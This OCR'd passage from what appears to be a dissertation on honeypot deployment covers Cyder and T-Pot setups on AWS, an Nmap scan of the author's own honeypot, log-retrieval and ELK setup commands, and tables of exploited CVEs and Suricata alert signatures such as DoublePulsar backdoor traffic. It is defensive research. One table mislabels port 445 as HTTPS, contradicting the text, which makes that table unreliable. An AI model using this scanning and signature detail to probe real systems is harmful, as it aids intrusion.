


Figure 3-14 AWS EC2 configuration

The Cyder Honeypot is then ran using the configuration identified for a Siemens S7-300 Programmable Logic Controller (PLC). By using an Nmap scanner, a tool which enables hackers to scan for open ports and identify the services running on them we can see the scan has identified the Siemens services which Cyder is simulating. As shown in Figure 3-15:

```
Nmap scan report for ec2-3-67-175-173.eu-central-1.compute.amazonaws.com (3.67.175.173)
Host is up (0.055s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     (protocol 2.0)
23/tcp   open  telnet  Siemens fbZdCPH remote management telnetd (serial 200795470; MAC FF570102F4B6)
80/tcp   open  http    s p/Siemens Simatic S7-300 PLC httpd/ d/specialized/
2323/tcp open  telnet
```

Figure 3-15 Nmap scan of the Cyder Honeypot

3.3.4. Cyder Experimentation

During the experimentation stage data was gathered from threat actors on the Honeypots. It was essential throughout this stage to ensure the Honeypots were maintained and operating. At the end of the month the data was copied to a secure environment for analysis.

The IP address was searched for using Shodan and it identified the Cyder Honeypot to be running on a dirty IP. Shodan identified an Apache service running on Debian OS on Port 80 as shown in Figure 3-16 below:




Figure 3-16 Shodan Scan

To mitigate this the IP was changed on discovery to a new IP address however it was scanned and documented by Shodan as Figure 3-17 identifies:




Figure 3-17 Shodan search

After the month of deployment, to prevent any further interactions with the Honeypot and to ensure a secure download of the data generated by Cyder, the AWS EC2 network security was altered to allow only an approved IP address. Figure 3-18 shows this network configuration change.




Figure 3-18 AWS EC2 network rules

To be able to analyse the data that the Cyder Honeypot collected, a secure Ubuntu Linux Virtual Machine (VM) was setup. The Ubuntu Linux system was provided with a network connection and passed in the SSH key to the Cyder EC2 instance. This enabled it to use the following SCP "SSH Copy" command to move the Cyder's data:

```
scp -i Cyder2.pem -P 64000 ubuntu@3.67.175.173:/var/log/cyder/* /home/ubuntu/Desktop/
```

Following this an ELK stack or (Elastic, Logstash, Kibana stack) was built. ELK is a data processing and visualisation tool supported by the Elastic Foundation. The following

commands were run to build the ELK stack within the Ubuntu Linux environment. As detailed below:

```
sudo apt update
sudo apt install openjdk-11-jre
sudo apt install elasticsearch
sudo systemctl start elasticsearch
sudo systemctl enable elasticsearch
sudo apt install kibana
sudo systemctl start kibana
sudo systemctl enable kibana
sudo apt install logstash
sudo systemctl start logstash
sudo systemctl enable logstash
```

Next, to enable the ability to visualise the country where the attack came from on the ELK Stack a Python script was written. This script appends the two-letter international country code to each of the values in the interaction log of the Cyder Honeypot. The code snippet below identifies the functions which fetch the IP from the log and lookup the country code below. A full code snippet can be found in Appendix B – Python Script.

```
def get_country_code(ip):
    while True:
        response = requests.get(f"https://ipinfo.io/{ip}/json?token=VAR")
        response.raise_for_status()
        data = response.json()
        return data['country']

def append_country_code_to_json(filename):
    data = load_json_data(filename)
    updated_data = []
    for entry in data:
        ip = entry.get("src_ip")
        if ip:
            country_code = get_country_code(ip)
            if country_code:
                entry["country_code"] = country_code
        updated_data.append(entry)
    with open("Cyder2.json", "w") as f:
        json.dump(updated_data, f, indent=4)
```

Following this, the web interface was connected to enable the Cyder Honeypot data to be loaded in the ELK stack. This enabled the following visualisations to be developed in Figure 3-19.




Figure 3-19 ELK stack visualisation dashboard

3.4. Conclusion

Finally, after the Honeypots were running for the pre-determined time period and after analysis was complete, they were shutdown. The data will be deleted in accordance with Abertay's Ethics committee after the project is complete.

4. Results

The following chapter will provide a clear account of the results obtained from both the T-Pot and Cyder Honeypots. To ensure a fair experiment and reliable results the Honeypots were deployed for one month and their data collected for analysis. For the T-Pot Honeypot, due to the large volume of data collected and T-Pot's archiving policy, a sample week between the 25th February – 2nd March was selected. The Cyder Honeypot results were from the entire duration of the experiment. The results for both Honeypots will be detailed below and in keeping with the methodology chapter, due to the differences between both Honeypots the results will be displayed separately. Furthermore, T-Pot's Honeypots results are broken down into two sections: a top-level summary section and an OT Honeypots section. The analysis of the results gathered will be discussed in the following chapter.

4.1. T-Pot

4.1.1. Overview

The graphs outlined below provide a top-level summary of the data that T-Pot collected during the sample week (25th February – 2nd March). During this week 152,234 interactions occurred across the top ten Honeypots.

Figure 4-1 shows the top ten most popular Honeypots within T-Pot during the sample week.

Figure 4-1 T-Pot top ten

Figure 4-2 identifies a bar graph of the top 13 Honeypots and the number of interactions they received within the sample week. Dionaea had the highest number of interactions and Cowrie was the second most popular.




Figure 4-2 Top 13 Honeypots.

The T-Pot Honeypot also discloses an approximate location of the source IP address as can be seen in Figure 4-3. The graph clearly demonstrates the variety of locations from where threat actors attack from.




Figure 4-3 T-Pot Map

Figure 4-4 further elaborates on this by disclosing the top 5 countries of origin: Thailand, Brazil, The Netherlands, Saudi Arabia, and Indonesia. This also discloses the most popular port that was attacked by each country. We can see from Figure 4-4 the vast majority of interactions were to port 445 running the Server Message Block (SMB) protocol. Figure 4-4 also shows that a large number of other ports have also been targeted.




Figure 4-4 Attacks by country and port.

4.1.2. Histogram

The T-Pot Honeypot displays a number of graphs which show the interactions that threat actors employ against it during the sample week. In the graph below (Figure 4-5) the purple line identifies the volume of interactions, whilst the green identifies the number of unique IP addresses.




Figure 4-5 T-Pot Histogram

In Figure 4-6, the Histogram displays the top five ports that threat actors had the most interactions with during the sample week. The table below identifies the ports and services:

Port	Colour	Service
445	Light Blue	HTTPS
22	Yellow	SSH
80	Green	HTTP
23	Purple	Telnet
6379	Red	Redis




Figure 4-6 Popular port histogram.

4.1.3. Suricata

Suricata is an opensource Intrusion Detection System (IDS) that T-Pot employs to provide insights into attacks that threat actors employ against the Honeypot. Figure 4-7 depicts a pie chart identifying the reputation of IP addresses interacting with the Honeypot. The pie chart clearly identifies that almost all attacks came from known IP addresses.




Figure 4-7 T-Pot attacker source reputation.

In Figure 4-8, by utilising the Suricata IDS system in the form of a Histogram a more detailed picture of the range and type of attacks carried out during the sample week is demonstrated. We can see from this most interactions were “Miscellaneous activity”.




Figure 4-8 Suricata Histogram

By using the Suricata IDS system, the T-Pot Honeypot attempts to disclose the known Common Vulnerabilities and Exposures (CVE's) that were exploited across all Honeypots within T-Pot as identified in Figure 4-9:

CVE ID	Count
CVE-2006-2369	1,128
CVE-2020-11899	165
CVE-2019-11500 CVE-2019-11500	136
CVE-2002-1149	45
CVE-2002-0013 CVE-2002-0012	28
CVE-2019-12263 CVE-2019-12261 CVE-2019-12260 CVE-2019-12255	26
CVE-2020-11910	5
CVE-2003-0825	4
CVE-2014-3566	2
CVE-2021-3449 CVE-2021-3449	2

Figure 4-9 CVE Results

Finally, T-Pot Honeypot discloses through Suricata IDS alert the ten most popular exploitation methods and malicious behaviour over the course of the month, which is Illustrated in Figure 4-10:

Suricata Alert Signature - Top 10

ID	Description	Count
2100560	GPL POLICY VNC server response	486,807
2402000	ET DROP Dshield Block Listed Source group 1	32,684
2024766	ET EXPLOIT [PTsecurity] DoublePulsar Backdoor installation communication	25,187
2002911	ET SCAN Potential VNC Scan 5900-5920	17,472
2001219	ET SCAN Potential SSH Scan	7,045
2009582	ET SCAN NMAP -sS window 1024	6,785
2002752	ET POLICY Reserved Internal IP Traffic	4,494
2001978	ET POLICY SSH session in progress on Expected Port	1,308
2403319	ET CINS Active Threat Intelligence Poor Reputation IP group 20	1,212
2403321	ET CINS Active Threat Intelligence Poor Reputation IP group 22	1,200

Figure 4-10 Suricata alert signatures top ten.

4.1.4. Specific OT Honeypots

The next section will now detail the results obtained from specific Operational Technology (OT) and OT related Honeypots within T-Pot such as Cowrie - a Honeypot for Telnet/SSH, ConPot - an industrial Honeypot, Heralding - a credential capture Honeypot, and Citrix Honeypot - a popular virtual network and virtual desktop connection tool.

4.1.5. Cowrie

The Cowrie Honeypot is an SSH and Telnet Honeypot with malware collection capability. During the sample week the Honeypot collected 35,063 attacks from across the world. As disclosed in Figure 4-11 the Cowrie histogram indicates a large spike in network traffic at the end of the week and a consistent volume of unique IP addresses interacting with the Honeypot throughout the sample week.




Figure 4-11 Honeypot Attacks Histogram

Figure 4-12 provides a breakdown of the specific ports that the threat actors interacted with during the sample week. Port 22 runs the SSH service while Port 23 runs the Telnet service. As we can see during the sample week Telnet remains consistent whilst SSH has a spiky profile.




Figure 4-12 Attacks by destination port histogram.

In Figure 4-13 we can see an overview of the top ten countries of origin for threat actors and the proportion of attacks against the Honeypot from these countries. The highest is Türkiye with 18% and Australia with 15%.

